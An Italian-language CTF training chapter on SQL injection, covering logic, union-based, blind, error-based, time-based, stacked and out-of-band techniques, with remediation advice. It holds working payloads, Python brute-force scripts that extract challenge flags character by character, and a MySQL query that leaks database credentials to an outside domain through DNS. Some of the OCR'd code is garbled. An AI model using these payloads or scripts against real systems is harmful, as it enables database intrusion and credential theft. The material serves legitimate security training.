Capitolo 2

patching, remediation, mitigation, blackbox, whitebox Con il termine "patch" si indicano le modifiche che si effettuano sul codice di un programma per mitigare o rimuovere una vulnerabilità. Remediation = rimozione di una vulnerabilità. Mitigation = riduzione dell'impatto di una vulnerabilità, o comunque aumento della difficoltà nello sferrare un attacco. Sono frequenti nelle attacco e difesa, competizioni nelle quali il tempo è una risorsa particolarmente preziosa.

I test *blackbox* vengono eseguiti senza avere a disposizione il codice, al contrario dei test *whitebox*.

SQL injection

L'SQL injection è una vulnerabilità di *code injection*, ovvero permette all'attaccante di scrivere ed eseguire codice sul server host. È tanto semplice (da sfruttare ed evitare) quanto potenzialmente distruttiva.

Logic SQLi

Presentazione vulnerabilità Prendetevi un attimo per pensare a come implementereste una web application che permetta all'utente di eseguire una query. Prendiamo per esempio il seguente codice:

```
1 query = "SELECT id, name, points FROM teams WHERE name = '" +
      request.form['query'] + "'"
2 conn = sqlite3.connect("file:CTF_scoreboard.db", uri=True)
3 cursor = conn.cursor()
4
5 cursor.execute(query)
6 results = cursor.fetchall()
7 str_res = str(results)
```

Con `request.form['query']` il programma accetta l'input dell'utente, per poi eseguire la query e restituire il risultato. Prendetevi un po' di tempo, e provate a capire dove si trova l'errore.

Il programma di per sè funziona perfettamente, ma il fatto che la stringa fornita dall'utente venga semplicemente concatenata alla query, permette a quest'ultimo di chiudere la parentesi relativa alla stringa `name` e fare così ciò che vuole. Per farsi restituire l'intero contenuto della tabella, gli basterebbe fare in modo che la condizione sia sempre vera, ad esempio inserendo nel campo `query`:

`' or 'a'='a` E verrebbe quindi eseguita la query `SELECT id, name, points FROM teams WHERE name = '' or 'a'='a'`.

Commenti Ciò che è comune fare, quando possibile, è commentare il resto della query invece che cercare di completarla perfettamente. In questo caso, si è dovuto ricorrere al confronto tra stringhe in modo da "usare" l'ultimo apice, ma si è soliti usare questo tipo di payload:

`' or 1=1 --`, che significa eseguire `SELECT id, name, points FROM teams WHERE name = '' or 1=1 -- '`.

In SQL il modo di scrivere commenti può variare a seconda del DBMS, ma `--` (notare lo spazio dopo i trattini) dovrebbe fornirvi il risultato desiderato in ogni situazione. In questo modo possiamo scrivere i comandi che vogliamo senza preoccuparci di cosa è scritto dopo il nostro payload, il che torna particolarmente utile in attacchi *blackbox* nei quali, di fatto, vaghiamo nel vuoto.

Challenge d'esempio: https://training.olicyber.it/challenges#challenge-48

Union-Based SQLi

Una volta che siamo sicuri della nostra scoperta, possiamo spingerci oltre. La Logic SQLi appena mostrata permette "solo" di ottenere il contenuto della tabella selezionata o bypassare controlli booleani, ma ci sono anche comandi, come `UNION`, che ci permettono di ottenere dati da più tabelle.

In un contesto *whitebox*, non ci è richiesta chissà quale acrobazia. Basta ricordare la sintassi del comando, controllare nel codice il nome di tabelle e colonne, ed abbiamo a disposizione un leak dell'intero database. Inserendo nel campo `query`:

`' UNION SELECT * FROM players --` Verrà eseguita la query: `SELECT id, name, points FROM teams WHERE name = '' UNION SELECT * FROM players -- '`, *leakkando* così i dati dell'intera tabella `players`.

Database metadata Se però ci trovassimo in uno scenario *blackbox*, non avremmo tutte queste informazioni. Dovremmo tirare a indovinare il nome della tabella e delle varie colonne corrispondenti, senza mai sapere se abbiamo scoperto tutte le colonne possibili o meno.

In questi casi, torna utile l'`information_schema` del database. Si tratta di un prefisso per indicare le tabelle che contengono metadati ("dati sui dati"). Tra le innumerevoli informazioni alle quali si può avere accesso raggiungendo queste tabelle, ci sono anche i nomi di tutte le tabelle create dall'utente e le relative colonne.

La sintassi usata in questa fase può cambiare molto tra un DBMS e un altro. I passaggi da eseguire invece rimangono gli stessi (esempi riferiti a MariaDB):

-
-
- Abbiamo tutte le informazioni, e possiamo agire come stessimo risolvendo una challenge *whitebox*

Consigli

Verifica il DBMS usato

- La prima cosa da fare quando si approccia una challenge *blackbox*, una volta che ci si è assicurati della presenza di un'SQL injection, è quella di verificare il DBMS usato... ##### Prova i comandi su una demo
- ...Una volta fatto questo, potremo fare delle ricerce specifiche su internet per la sintassi (esistono anche delle cheat sheet specializzate per le SQLi, come quella di PortSwigger) e usare siti che ci permettono di provare i nostri comandi prima di eseguire delle query sul servizio che stiamo attaccando. Ad esempio, per verificare la correttezza delle query di questo capitolo, ho usato sqliteonline, ovviamente avendo cura nel selezionare il DBMS giusto ##### Trova il nome di tabelle e colonne interessanti tra i metadati
- Le documentazioni possono risultare particolarmente dettagliate, o al contrario possono mancare delle descrizioni fondamentali di come vengono gestiti i metadati. In questi casi, usare un servizio come quelli riportati sopra (ad esempio selezionando tutti i dati possibili dall'information_schema del database di demo offerto dal servizio) ci permette di ottenere informazioni sulle colonne presenti nell'INFORMATION_SCHEMA più velocemente. ##### Filtra le informazioni su tabelle create automaticamente
- Le tabelle presenti nel database possono essere VERAMENTE tante. In questi casi è utile trovare la discriminante che nei metadati distingue le tabelle generate automaticamente e quelle create da un programmatore/utente, ed aggiungere una condizione filtro. ##### Se non trovi, cerca meglio invece di desistere
- L'`information_schema` o un suo equivalente è presente in tutti i DBMS. Se non trovate ciò che cercate, state cercando male.

Tips&Tricks

Trovare il numero di colonne Se non sappiamo il numero di colonne, possiamo usare delle group by (esempi di hacktricks):

```
1 1' ORDER BY 1--+    # eseguita correttamente
2 1' ORDER BY 2--+    # eseguita
3 1' ORDER BY 3--+    # eseguita
4 1' ORDER BY 4--+    # errore
```

In questo caso, la quarta `ORDER BY` va in errore, il che significa che la quarta colonna non esiste. Un altro metodo, che preferisco, è quello di selezionare vari valori nulli nella `UNION` in questo modo:

```
1 1' UNION SELECT null-- - # errore
2 1' UNION SELECT null,null-- - # errore
3 1' UNION SELECT null,null,null-- - # eseguita
```

Usando questo metodo, la query andrà in errore finchè non troveremo il numero preciso di colonne da selezionare. Ed ora è più facile...

Trovare il tipo delle colonne Non sempre possiamo essere sicuri del tipo di colonne. Uno sviluppatore può decidere di salvare dei numeri come varchar, o di non mostrare una colonna selezionata. In tal caso, basta una piccola modifica all'ultima query mostrata e l'utilizzo di mock columns per trovare i tipi di tutte le colonne:

```
1' UNION SELECT 'a',null,null-- - # errore
1' UNION SELECT null,'a',null-- - # errore
1' UNION SELECT null,null,'a'-- - # eseguita
```

Quindi l'ultima colonna è un varchar.

```
1' UNION SELECT 1,null,'a'-- - # eseguita
1' UNION SELECT null,1,'a'-- - # errore
```

Quindi la prima colonna è un intero, e la seconda non è nè un intero nè un varchar.

Blind SQLi

Può capitare che un campo vulnerabile non ci restituisca in output un risultato vero e proprio, ma un valore booleano. Pensiamo all'esempio di un login vulnerabile: con una logic SQLi possiamo accedere a qualsiasi account vogliamo. La blind SQLi ci permette di spingerci oltre, andando a ricavare con un semplice vero/falso possibilmente l'intero database.

`Christian_C' UNION SELECT 1 FROM users WHERE username='admin' AND password LIKE 'a%' --`. Se la prima lettera della password dell'admin è `a`, verremo loggati come `Christian_C`. Assicuratevi che questo abbia senso nella vostra testa.

Automatizzando il processo, è possibile effettuare tutti i tentativi possibili e riuscire dopo qualche centinaio o migliaio di query ad ottenere l'intera password.

Consigli

Bruteforza con criterio

- Non provate ad injectare tutti i possibili 128 caratteri ASCII, o quantomeno fate in modo di provare come prima cosa i caratteri dell'alfabeto, i numeri e i simboli più comuni. ##### Se hai dei limiti temporali, fai meno richieste
- La velocità delle infrastrutture o i limiti di richieste al minuto possono rendere il processo molto lento. Molti DBMS permettono però di eseguire alcuni tipi di query che danno modo di scrivere dei programmi di exfiltration simili ad una ricerca binaria. In questi casi è estramente comoda la string comparison di SQL. ##### Multitasking
- L'implementazione di una soluzione simile a quella appena presentata può risultare più difficile del previsto per mille motivi, tra cui la fretta e la pressione. Mentre provi ad ottimizzare la soluzione, esegui prima quella stupida, in modo da avere sempre un piano B e esfiltrare parte dell'informazione in anticipo. ##### Try-Catch e gestione degli errori
- Durante le gare possono andare storte mille cose nell'infrastruttura. Può essere che un carattere in particolare non sia recuperabile, o che le richieste ogni tanto si "inceppino" andando in time-out. I try-catch, `try-except` in Python, permettono al payload di continuare l'attacco anche in caso di errore, e premendo `CTRL+C` è possibile passare al tentativo successivo (mi è stato utile in una challenge della HSCTF 2023). In generale, mettete delle pezze se necessario: *nessuno giudicherà il vostro codice finchè flagga.*

Esempio challenge: penguin-login LACTF 2024 In questa challenge, erano stati filtrati i commenti, i percento, e la keyword `LIKE`. PostgreSQL ha un comando molto simile al *blacklistato* `LIKE`, ovvero `SIMILAR TO`. Il primo script trova il numero di caratteri che compongono la flag, il secondo la esfiltra. `findnum.py`

```
from requests import *
from bs4 import BeautifulSoup

URL = "https://penguin.chall.lac.tf/"
s = Session()
payloadStart = "' OR name SIMILAR TO 'lactf{"
payloadEnd = ""
i = 0

while True:
    payload = payloadStart + payloadEnd + "}"
    r = s.post(URL + "submit", data={"username": payload})
    soup = BeautifulSoup(r.text, "html.parser")
    if "We found a penguin" in soup.get_text():
        print("worked: ", payload)
        break
    else:
        payloadEnd += "_"
        print("failed: ", payload)
```

`findflag.py`

```
from requests import *
from bs4 import BeautifulSoup
from string import digits, ascii_uppercase, ascii_lowercase

URL = "https://penguin.chall.lac.tf/"
s = Session()
payloadStart = "' OR name SIMILAR TO 'lactf{"
payloadEnd = "_____________________________________"
i = 0

while True:
    payloadEnd = payloadEnd[:-1]
    for c in digits + ascii_lowercase + ascii_uppercase + "!-@":
        payload = payloadStart + c + payloadEnd + "}"
        r = s.post(URL + "submit", data={"username": payload})
        soup = BeautifulSoup(r.text, "html.parser")
        if "We found a penguin" in soup.get_text():
            print("worked: ", payload)
            payloadStart += c
            break
        else:
            print("failed: ", payload)
```

```
23      else:
24          print("end: ", payload)
25          break
```

Error-based SQLi

In caso non avessimo a disposizione alcun output, abbiamo ancora delle alternative. La prima e più semplice è l'error-based SQLi. Se il sito restituisce un log o un feedback in caso di errore...



Figure 1: SQL error

...possiamo ottenere informazioni come stessimo eseguendo una blind.

Dichiarazioni condizionali (conditional statement) - CASE WHEN Mentre nell'esempio precedente di login avevamo un feedback, per il quale loggavamo in caso avessimo azzeccato il carattere, in questo caso siamo noi a mandare in errore il DBMS quando la nostra query soddisfa la condizione:

`Christian_C' UNION SELECT CASE WHEN (username='admin' AND password LIKE 'a%') THEN 1/0 ELSE 1 END FROM users --`. Se la prima lettera della password dell'admin è `a`, verrà eseguita l'operazione 1/0, mandando in errore il DBMS, che ce lo mostrerà in output. Anche qui attenzione alle variazioni tra i vadi DBMS: la sintassi può essere diversa è in alcuni casi la divisione potrebbe non andare in errore.

Time-based SQLi

Se sia l'output che gli errori non sono disponibili, è possibile effettuare un'SQLi basata sul tempo di risposta. In questi casi, quando la condizione viene soddisfatta, si fa in modo di ritardare la risposta del server. Il payload è molto simile a quello dell'error-based:

`Christian_C' UNION SELECT CASE WHEN (username='admin' AND password LIKE 'a%') THEN SLEEP(5) ELSE 1 END FROM users --`. Se la prima lettera della password dell'admin è `a`, la risposta ci arriverà con 5 secondi di ritardo.

```python
#!/usr/bin/env python3
import requests
import sys

def blind(query):
    url = "https://big-blind.hsc.tf/"
    response = requests.post(url, data={"user":"" +query+ ",sleep(5),0)
        #","pass":""})

    if(response.elapsed.total_seconds()>3):
    print query
    return 'Found'

    return response

keyspace =
    'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$^&*()-=+'

query_left_side = "admin' and IF(1=(SELECT 1 FROM users WHERE pass LIKE '"
flag = ""
while True:
    for x in range(1,28):
        print x
        for k in keyspace:
        # query = admin' and IF(1=(SELECT 1 FROM users WHERE pass LIKE
            'flag%'),sleep(10),0) #
        query = query_left_side + flag + k + "%')"
        response = blind(query)

        if response == 'Found':
            flag += k
            break

        if k == '+':
            flag += '_'
```

Batched/stacked queries

Nelle injection precedenti, siamo sempre rimasti "coerenti" con la query scelta dal programmatore. Trovando nel codice sempre `SELECT`, non abbiamo fatto altro che esfiltrare dati "allungando" l'istruzione. È pero possibile il `;` per terminare l'istruzione, permettendo così di inserire poi qualsiasi tipo di istruzioni, comprese `DELETE`, `UPDATE` (aggiorna), `INSERT` (crea).

Nel nostro caso sarà utile il caso opposto: potremmo voler chiudere un'`UPDATE` per injectare una `SELECT`, in modo da rubare la flag.

Out of band SQLi

Se non è presente alcun output sincrono, ma è permessa l'esecuzione di comandi, possiamo optare per una out-of-band SQLi. In MySQL:

```
SELECT load_file(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+user),'.',
    (SELECT+password),'.',example.com\\test.txt'))
```

manda una query DNS a `database_version.database_user.database_password.example.com`, permettendo al proprietario del dominio di visualizzare versione del database, username e password dell'utente.

Challenge riassuntive, le ultime 4: https://training.olicyber.it/challenges#challenge-356 / https://ctf.cyberchallenge.it/challenges#challenge-13

Allenamento: Categoria web 2 di CyberChallenge. Se non si ha accesso, PortSwigger Academy: https://portswigger.net/web-security/all-labs#:~:text=SQL%20injection

Remediation e mitigation

Le SQLi si possono prevenire facilmente grazie ai prepared statements, evitando le stored procedures se non siete assolutissimamente sicuri di ciò che state facendo e che non potreste fare la stessa cosa con dei prepared statements (cosa improbabile).

Anche se fare questo è facile, può capitare di sbagliarsi o di non star lavorando da soli. Per mitigare i rischi, è sempre bene non consentire l'uso di batched queries, rimuovere gli accessi da admin e DBA agli account usate dalle applicazioni, ed usare sempre una connessione read-only a meno che non sia strettamente necessario il contrario.

Avanzato: Dare accesso a views invece che alle tabelle. Whitelistare i comandi che devono poter essere eseguiti da requisiti tecnici del servizio.